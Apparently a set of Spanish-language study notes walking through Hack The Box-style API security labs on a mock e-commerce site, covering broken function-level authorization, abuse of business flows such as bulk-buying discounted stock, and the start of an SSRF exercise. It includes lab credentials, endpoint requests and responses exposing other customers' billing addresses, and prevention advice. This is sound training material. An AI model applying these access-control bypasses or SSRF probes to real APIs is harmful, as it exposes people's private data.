
Exposición de información sensible a un actor no autorizado

El endpoint contra el que practicaremos es vulnerable a [CWE-200: Exposición de información sensible a un actor no autorizado \(Exposure of Sensitive Information to an Unauthorized Actor\)](#).

Escenario

El administrador de Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales `htbpentester9@hackthebox.com:HTBPentester9`, y quiere que evaluemos qué vulnerabilidades de la API puede explotar el usuario con los roles que tiene asignados.

Después de invocar `/api/v1/authentication/customer/sign-in` para iniciar sesión como cliente y obtener un JWT, necesitamos buscar endpoints que requieran autorización pero que permitan a usuarios no autorizados interactuar con ellos. Un endpoint interesante bajo el grupo de Productos, `/api/v1/products/discounts`, parece recuperar todos los descuentos de los productos; sin embargo, requiere que los usuarios autenticados tengan el rol `ProductDiscounts_GetAll`:



The screenshot shows the Swagger UI interface for the endpoint `GET /api/v1/products/discounts`. The role required is `ProductDiscounts_GetAll`. The response shows a 200 Success status with a JSON body containing an ErrorMessage.


Code	Description	Links
200	Success	No links

Media type: `application/json`


Controls: Accept header

Example Value: `{ "ErrorMessage": "string" }`

Después de comprobar nuestros roles usando el endpoint `/api/v1/roles/current-user`, descubriremos que el usuario actualmente autenticado no tiene ninguno asignado:



A pesar de no tener ningún rol, si intentamos invocar el endpoint `/api/v1/products/discounts`, observamos que devuelve datos que contienen todos los descuentos para los productos:



Aunque los desarrolladores de la API web pretendían que solo los usuarios autorizados con el rol `ProductDiscounts_GetAll` pudieran acceder a este endpoint, no implementaron la comprobación de control de acceso basado en roles.


Prevención

Para mitigar la vulnerabilidad BFLA, el endpoint `/api/v1/products/discounts` debería forzar una comprobación de autorización a nivel de código fuente para asegurar que solo los usuarios con el rol `ProductDiscounts_GetAll` puedan interactuar con él. Esto implica verificar los roles del usuario antes de procesar la solicitud, asegurando que a los usuarios no autorizados se les deniegue el acceso a la funcionalidad del endpoint.


Solución:

Nos enfocaremos en **GET** `/api/v1/customers/billing-addresses` para solucionar el laboratorio.


Logueamos como clientes/customers.



Para ver nuestro rol vamos a `/api/v1/roles/current-user`, pero nos damos cuenta que no tenemos un rol asignado, aun así, intentaremos ver información de otros usuarios.



Ahora nos dirigimos a **GET** `/api/v1/customers/billing-addresses` y damos clic en ejecutar.



Veremos la información de otros usuarios.

Request URL

http://154.57.164.67:31494/api/v1/customers/billing-addresses

Server response


Code	Details
200	Response body <pre>{ "customerID": "00000000-0000-0000-0000-000000000000", "city": "Fier", "country": "Albania", "street": "787 Bulevardi Dëshmorët e Kombit", "postalCode": 64633 }, { "customerID": "dfef5fde-52dc-4b36-b57b-96d1a5ac1ff", "city": "Bratislava", "country": "Slovakia", "street": "293 Obchodná St.", "postalCode": 13405 }, { "customerID": "c3700aed-c7ff-4021-9977-778158cadfd2", "city": "Marseille", "country": "France", "street": "141 La Canebière", "postalCode": 18710 }, { "customerID": "9076351f-e6b8-4445-84e3-72800c79dd1d", "city": "Kent", "country": "England", "street": "HTB{1e2095c564baf[REDACTED]}", "postalCode": 19553 }, </pre>  Download

Acesso sin restricciones a flujos de negocio sensibles (6 Unrestricted Access to Sensitive Business Flows)

Todos los negocios operan para generar ingresos; sin embargo, si una API web expone operaciones o datos que permiten a los usuarios abusar de ellos y socavar el sistema (por ejemplo, comprando productos a un precio rebajado), se vuelve vulnerable a Unrestricted Access to Sensitive Business Flows. Un *endpoint* de API es vulnerable si expone un flujo de negocio sensible sin restringir adecuadamente el acceso a él.

Escenario

En la sección anterior, explotamos una vulnerabilidad BFLA y obtuvimos acceso a los datos de descuento de los productos. Esta exposición de datos también conduce a Unrestricted Access to Sensitive Business Flows porque nos permite conocer las fechas en las que las empresas proveedoras rebajarán sus productos y las tasas de descuento correspondientes. Por ejemplo, si queremos comprar el producto con el ID a923b706-0aaa-49b2-ad8d-21c97ff6fac7, deberíamos comprarlo entre el 2023-03-15 y el 2023-09-15 porque tendrá un 70 % de descuento sobre su precio original:



Además, si el *endpoint* responsable de la compra de productos no implementa limitación de tasa (*rate-limiting*) (es decir, sufre de Unrestricted Resource Consumption), podemos comprar todo el *stock* disponible el día que comienza el descuento y revender los productos más tarde a su precio original o a un precio más alto después de que finalice el descuento.

Prevención

Para mitigar la vulnerabilidad **Unrestricted Access to Sensitive Business Flows**, los *endpoints* que exponen operaciones de negocio críticas, como `/api/v1/products/discounts`, deben implementar controles de acceso estrictos para garantizar que solo los usuarios autorizados puedan ver o interactuar con los datos sensibles.

Solución:

Nos logueamos con el usuario "**htbpentester9@hackthebox.com**" y contraseña "**HTBPentester9**" luego vamos al parámetro **GET** y endpoint `/api/v1/customers/billing-addresses`.

Enviamos la solicitud y buscamos '**daa8c984-ba84-4265-8d88-12d6607e511c**'.

The screenshot shows a REST client interface with the following details:

- Method:** GET
- URL:** /api/v1/customers/billing-addresses
- Description:** Gets all Customers Billing Addresses
- Role(s) required:** CustomerBillingAddresses_GetAll
- Parameters:** No parameters
- Buttons:** Execute, Clear, Cancel
- Request URL:** http://154.57.164.82:31525/api/v1/customers/billing-addresses
- Server response:** 200
- Response body:**

```
{  "customerID": "daa8c984-ba84-4265-8d88-12d6607e511c",  "city": "Glasgow",  "country": "UK",  "street": "██████████ St.",  "postalCode": "63103"}
```

Falsificación de Solicitudes del Lado del Servidor (7 Server-Side Request Forgery)

Una API web es vulnerable a la Falsificación de Solicitudes del Lado del Servidor (Server-Side Request Forgery o SSRF) (también conocida como Ataque de Puerto entre Sitios (Cross-Site Port Attack o XPSA)) si utiliza entradas controladas por el usuario para obtener recursos remotos o locales sin validación. Los fallos de SSRF ocurren cuando una API obtiene un recurso remoto sin validar la URL proporcionada por el usuario. Esto permite a un atacante forzar a la aplicación a enviar una solicitud manipulada a un destino inesperado (especialmente los locales), eludiendo firewalls o VPN.


Falsificación de Solicitudes del Lado del Servidor (SSRF)

El endpoint contra el que practicaremos es vulnerable a [CWE-918: Falsificación de Solicitudes del Lado del Servidor \(SSRF\)](#).


Escenario

El administrador de Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales htbpentester10@pentestercompany.com:HTBPentester10, y quiere que evaluemos qué vulnerabilidades de la API puede explotar el usuario con los roles que tiene asignados.


Tras invocar /api/v1/authentication/suppliers/sign-in para iniciar sesión como proveedor y obtener un JWT, el endpoint /api/v1/roles/current-user muestra que tenemos los roles SupplierCompanies_Update y SupplierCompanies_UploadCertificateOfIncorporation:



Al revisar el grupo Supplier-Companies, observamos que hay tres endpoints relacionados con estos roles, /api/v1/supplier-companies, /api/v1/supplier-companies/{ID}/certificates-of-incorporation y /api/v1/supplier-companies/certificates-of-incorporation:



/api/v1/supplier-companies/current-user muestra que el usuario autenticado actualmente pertenece a la empresa proveedora con el ID b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:



Al expandir el endpoint `POST /api/v1/supplier-companies/certificates-of-incorporation`, observamos que requiere el rol `SupplierCompanies_UploadCertificateOfIncorporation` y permite al personal de una empresa proveedora subir su certificado de constitución como un archivo PDF. Proporcionaremos cualquier archivo PDF para el primer campo y el ID de nuestra empresa proveedora:

Swagger UI

Not Secure http://83.136.252.57:46505/swagger/index.html/

POST /api/v1/supplier-companies/certificates-of-incorporation Uploads a Supplier's Company Certificate of Incorporation

Use this endpoint to upload the Certificate of Incorporation for Supplier Companies in PDF format. The Supplier performing the upload must be a staff of the Company. Upon submission, the PDF files are stored on disk indefinitely; we must make sure that Inlandfreight informs Supplier Companies about this storage policy. Additionally, the Privacy Officer should ensure that this information is accurately reflected in the Privacy Policy.
Role(s) required: **SupplierCompanies_UploadCertificateOfIncorporation**

Parameters

No parameters

Cancel

Reset

Request body required

multipart/form-data

CertificateOfIncorporationPDFFormFile
string(binary)

Choose File certificateOfIncorporation.pdf

☐ Send empty value

CompanyID
string(\$guid)

b75a7c76-e149-4ca7-9c55-d9b64ffa67be

☐ Send empty value

Execute

Responses

Code	Description	Links
200	Success	No links

Tras invocar el endpoint, notaremos que la respuesta contiene tres campos, siendo el más interesante el valor de `fileURI`:

The screenshot shows the Swagger UI interface for a REST API. The selected endpoint is `POST /api/v1/supplier-companies/certificates-of-incorporation`. The request body is a JSON object with the following fields:

```

{
  "certificateOfIncorporationPDFFormFile": "certificateOfIncorporation.pdf",
  "companyId": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be"
}

```

The response status is `200 OK`. The response body is a JSON object with the following fields:

```


{
  "successStatus": true,
  "fileURI": "file:///wwwroot/SupplierCompaniesCertificatesOfIncorporations/certificateOfIncorporation.pdf",
  "fileSize": 31437280
}

```

